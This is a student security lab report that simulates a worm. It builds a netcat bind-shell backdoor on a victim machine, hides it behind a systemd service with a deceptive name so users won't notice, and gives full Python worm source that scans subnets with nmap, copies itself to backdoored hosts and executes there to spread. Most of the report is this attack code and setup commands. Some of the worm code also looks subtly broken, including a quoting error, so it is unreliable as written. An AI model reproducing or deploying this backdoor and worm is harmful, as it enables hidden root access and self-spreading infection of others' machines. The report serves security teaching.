

University of Campinas

Computer Security

Simulation of the behavior of a worm from outside the virtual machine

Bruna Almeida Osti
Rafael Cortez Sanches

Campinas, SP

Abstract

A backdoor it's a technique that guarantees a way to access a system in an unconventional way, literally 'entering through the back door', working with hidden doors through trivial services or hidden by some developer.

So, in this work we simulated a worm by setting a backdoor in a victim's machine (virtual machine) and then transfer a file (worm) through the backdoor using the netcat and systemd.

Contents

1	Introduction	3
2	Initial Settings	4
2.1	Software Version	4
2.2	Backdoor Setup	4
2.3	Worm Script	5
3	Attack	8
3.1	Step by Step	8
3.2	Worm	10
4	Final Considerations	12
	Bibliography	13

1 Introduction

We often hear about backdoors that were used in order to access and spy on the system or even use for suspicious activity. However, the word 'backdoor' has several meanings and can even refer to someone being allowed access to maintain some software, which is generally not documented and is often known only to the system developer. ([WELIVESECURITY, 2016](#)).

In the security context, a backdoor is a technique that guarantees a way to access a system in an unconventional way, literally 'entering through the back door', working with hidden doors through trivial services or hidden by some developer. Most of the time, backdoors are used by malicious administrators or even by intruders and crackers who managed to enter the system in some way and want to guarantee their return. ([MELO, 2017](#)).

On the other hand, another widely used practice is the implantation of worms, that is, a program that is self-replicating and does not need help to spread to other machines. This type of program can take harmful actions to the system, such as deleting important files or even sending documents by e-mail. ([UOL, 2007](#)).

In this work we will study the concept of backdoor and create a simulation of the behavior of a worm in a virtual machine accessing its backdoor through another machine.

2 Initial Settings

Two machines were involved in this experiment: an **attacker** machine running Ubuntu 18.04 Linux and a **target** machine running Kali 19.4 Linux. This section describes how these two systems were configured before the worm simulation was performed.

2.1 Software Version

Table 1 lists softwares used in this experiments and their corresponding versions. Note that these may differ from one machine to other.

Table 1: Software Version

Software	Machine	Version
netcat	attacker	1.187-1ubuntu0.1
netcat	target	v1.10-41.1
nmap	attacker	7.60
python	attacker	2.7.17
python	target	2.7.16+

2.2 Backdoor Setup

The bash code in 2.1 was used in the target machine to establish a backdoor, which would be later exploited by the worm application running in the attacker machine.

Listing 2.1: Backdoor script

```
#!/bin/sh
while [ 1 ]
do
netcat -l -p 9999 -e /bin/bash
done
```

Considering that the code in 2.1 is contained inside a file `/etc/.bdservicelinux.sh`, execution permissions must be assigned to this file, as shown in 2.2.

Listing 2.2: Assigning execution permissions

```
chmod +x /etc/.bdservicelinux.sh
```

For this backdoor program to be run in every system startup, a systemd service must be created for it. Both script and service names must be credible, so that victims don't realize so easily that there is a backdoor service running in their machines. The systemd unit file is present at 2.3.

Listing 2.3: Backdoor systemd unit file

```
[Unit]
Description=Broadband Daemon Linux Worker
After=network.target
Documentation=https://linux.org/docs/broadbanddaemon

[Service]
ExecStart=/etc/.bdservicelinux.sh
Restart=always

[Install]
WantedBy=multi-user.target
```

The systemd unit file in 2.3 can be either placed on `/etc/systemd/system/broadbanddaemon.service` (root user) or `/home/username/.local/share/systemd/user/broadbanddaemon.service` (regular user), depending on which access level the backdoor gives.

Listing 2.4: Enabling systemd service

```
systemctl daemon-reload
systemctl enable broadbanddaemon
systemctl start broadbanddaemon
```

Instructions in 2.4 enable and start the configured backdoor service. As presented, they must be executed as super user for them to work, but the instructions can also be modified to be run in regular user mode. To make this possible, the `-user` parameter has to be used in every one of the three instructions, e.g. `systemctl -user start broadbanddaemon`.

2.3 Worm Script

The following script's purpose is to simulate the behavior of a worm software, which infects the target machine and tries to propagate itself to other machines without interference of a human being. It exploits the backdoor established by Script 2.1 to send and execute itself in target machines.

Listing 2.5: Worm script

```
#!/usr/bin/env python

import os
import subprocess

FILE_TRANSFER_PORT = 9998

def find_backwards(lines, i, piece):
    for j in range(i - 1, 0, -1):
        if piece in lines[j]:
            return j
    return None
```

```
def get_host_and_port(lines, i):
    backdoor_warning_line = lines[i]
    port = backdoor_warning_line.split()[0]
    port = port.split('/')[0]
    host_line = find_backwards(lines, i, 'Nmap scan report for')
    host = lines[host_line].split()[-1]
    return host, port

def retrieve(output):
    backdoors = []
    lines = output.split('\n')
    for i in range(len(lines)):
        if '**BACKDOOR**' in lines[i]:
            backdoors.append(get_host_and_port(lines, i))
    return backdoors

def get_network_masks():
    masks = []
    lines = os.popen('ip a').read().split('\n')
    for line in lines:
        splitted = line.split()
        if len(splitted) > 1 and splitted[0] == 'inet' and splitted[1] != '127.0.0.1/8':
            masks.append(splitted[1])
    return masks

def send_file(address):
    file_path = os.path.abspath(__file__)
    host, port = address
    file_transfer_command = 'nc -l -p {} -q 1 > xcalc < /dev/null'.format(
        FILE_TRANSFER_PORT)
    sp = subprocess.Popen('echo \'{}\'' | nc -q 1 {} {}'.format(
        file_transfer_command, host, port), shell=True)
    os.system('cat {} | nc {} {}'.format(file_path, host, FILE_TRANSFER_PORT))
    sp.kill()
    os.system('cat {} | nc {} {}'.format(file_path, host, FILE_TRANSFER_PORT))

def get_target_file_info(address):
    host, port = address
    return os.popen('echo "ls -l xcalc; exit" | nc {} {}'.format(host, port)).read()

def is_file_copied(address):
    output = get_target_file_info(address)
    return len(output) != 0

def is_permission_set(address):
    output = get_target_file_info(address)
    permissions = output.split()[0]
    return permissions == '-rwxr-xr-x'

def main():
    network_masks = get_network_masks()
```

```
for mask in network_masks:
    myip = mask.split('/')[0]
    output = os.popen('nmap -sV {}'.format(mask)).read()
    backdoors = retrieve(output)
    for bd in backdoors:
        if bd[0] == myip:
            continue
        while not is_file_copied(bd):
            send_file(bd)
        while not is_permission_set(bd):
            os.system('echo "chmod +x xcalc; exit" | nc {} {}'.format(bd[0], bd[1]))
        # Executes worm in the target computer
        os.system('echo "./xcalc& exit" | nc -q 1 {} {}'.format(bd[0], bd[1]))

if __name__ == '__main__':
    main()
```

A caveat regarding the worm script in 2.5 is that it requires Nmap to be installed in every infected target, which can be a serious limitation. Unlike Python 2.7 and netcat, it is not so common to have Nmap configured in a Linux box.

A workaround when Nmap is not available would be to use the "ping" command to find available machines in the subnetwork and "netcat" command to detect backdoor ports in these machines, which is similar to what nmap does. ([NMAP.ORG](https://nmap.org), 2020)

3 Attack

In this chapter we explain how to attack a victim's machine backdoor using netcat and nmap, simulating a behavior of a worm.

3.1 Step by Step

First, the victim opens the backdoor, by the command:

```
netcat -l -p 9999 -e /bin/bash
```

In which,

-l = Bind and listen for incoming connections

-p = Source port


9999 = Port

-e = Execute a command

Whenever this backdoor is active, the invader may check if there are open ports on potential victims' machines by running the command:

```
nmap -sV NETMASK
```

Where NETMASK is a subnet mask, e.g. 192.168.1.0/24. The parameters "-sV" allow nmap to scan target ports for well known network services, like web servers and mail servers. In this experiment, its usefulness is to identify backdoors running on potential target machines.



```
rafael@bradypusette: ~  
Arquivo Editar Ver Pesquisar Terminal Ajuda  
rafael@bradypusette:~$ nmap -sV 192.168.100.72  
  
Starting Nmap 7.60 ( https://nmap.org ) at 2020-04-25 17:11 -03  
Nmap scan report for 192.168.100.72  
Host is up (0.00018s latency).  
Not shown: 998 closed ports  
PORT      STATE SERVICE VERSION  
111/tcp   open  rpcbind 2-4 (RPC #100000)  
9999/tcp  open  backdoor No-auth shell (**BACKDOOR**)  
Service Info: OS: Unix  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 7.52 seconds  
rafael@bradypusette:~$
```

Figure 1: Backdoor detected through nmap

This command will show:

port/entry type, status of the port, service

So, the invader connects to the victim's machine through the command:

```
netcat ip.ip.ip.ip port
```

Where "port" is the backdoor TCP port identified by nmap in the previous step. If the backdoor program is running with superuser privileges, connecting to this port gives the attacker a `/bin/bash` instance as root user on the target machine, allowing full control over the target system.

This netcat connection doesn't remain open, so it's necessary to configure the system for letting the backdoor open. Modern Linux systems use `systemd` for managing services and daemons, and we can use it to create a service to start the backdoor script whenever the system boots. Before that, we need to understand a few things like:

- **file .service** - It's the file that we'll create pointing to a shell script inside the structure of the `systemd`. Can be compared to `initd`' daemons (aren't yet daemons).
- **/etc/systemd/system** - It's the directory where it's located the targets of the `systemd` and where it's registered the services that will start with each target. It

can be compare to the old `/etc/init.d/`, is where it's registered the file `.service` created with the `systemctl enable` or `chkconfig`.

- **Targets** - It's the boot modes of the s.o./systemd with the runlevels of the old `initd`, e.g. `multi-user.target` it's the target responsible for the "boot" in multi-user mode, compare to the runlevel 3 or 5.

So we create the file [Listing 2.1](#) on the victim's machine and hide it with an unsuspecting name as a routine service of the machine, but first the shell script with the informations permanent backdoor is add to the `/etc/.bdservicelinux.sh`.

Second, we create a service file in the `/etc/systemd/system/broadbanddaemon.service` to call the first shell script, and make a permanent backdoor as a service that everytime the system boot it'll be called.

Then, we load the daemon through `systemctl`:

```
systemctl daemon-reload
```

And enable the created service:

```
systemctl enable broadbanddaemon.service
```

Then, we start the service by:

```
systemctl start broadbanddaemon.service
```

This will make a backdoor open with the start of the computer and ensuring that if the application fails, the system will try to recovery the execution.

3.2 Worm

When we are sure that the backdoor is permanently active, we can create a worm that will find the backdoor and replicate itself to the victim's machine.

So, running the file [Listing 2.5](#) in python 2 by the following command makes the worm search for an backdoor, connect and transfer the file `xcalc` to the `sudo` directory, knowing as `"/`", we can understand how the worm works through the [Figure 2](#).




Figure 2: Worm functioning

The steps followed in the algorithm [Listing 2.5](#) are:

1. First, the worm search by networks masks to identify the subnetworks;
2. Then, in each mask search if there is any backdoors;
3. If the backdoors is found, checks if the file already exists;
 - If the file doesn't exists then, establish connection with the port and copy the file to the victim's machine;
4. Check if the file has the execution permission;
 - In case not, sets execution permission.
5. Execute in the victim's machine, the file is copied into directory '/' and executed, so it can infect other machines as well

4 Final Considerations

The tests were done in two configurations, of a Linux 19.04 (Attack's machine) to a Linux 19.04 (Victim's machine) and a Ubuntu 18.04(Attack's machine) to Kali 19.4(Victim's machine), the two systems presented the same operating mode, however, the two systems are unix, so if if the victim's operating system were for example a Windows system, the attack won't work the same way.

It's important to note how important it's to keep our systems secure. Security is of the highest priority, because a person with access to the computer can even get root access and this allows him to do absolutely everything, from transferring files to putting some type of spy on the machine and stealing personal information, such as bank passwords.

Bibliography

MELO, S. *Exploração de Vulnerabilidades em Redes TCP/IP - 3ª Edição Revisada e Ampliada*. 3. ed. Rio de Janeiro: Alta Books, 2017. ISBN 9788550800707. Citado na página 3.

NMAP.ORG. *Nmap Documentation: Host Discovery*. 2020. Disponível em: <<https://nmap.org/book/man-host-discovery.html>>. Citado na página 7.

UOL. *Entenda o que são worms e vírus e saiba como se proteger de ataques*. 2007. Disponível em: <<https://web.archive.org/web/20120616113817/http://idgnow.uol.com.br/seguranca/2007/06/06/idgnoticia.2007-06-06.0529548520/panel2-1>>. Citado na página 3.

WELIVESECURITY. *Você sabe o que é um backdoor e como diferenciá-lo de um trojan?* 2016. Disponível em: <<https://www.welivesecurity.com/br/2016/08/31/backdoor-e-trojan/>>. Citado na página 3.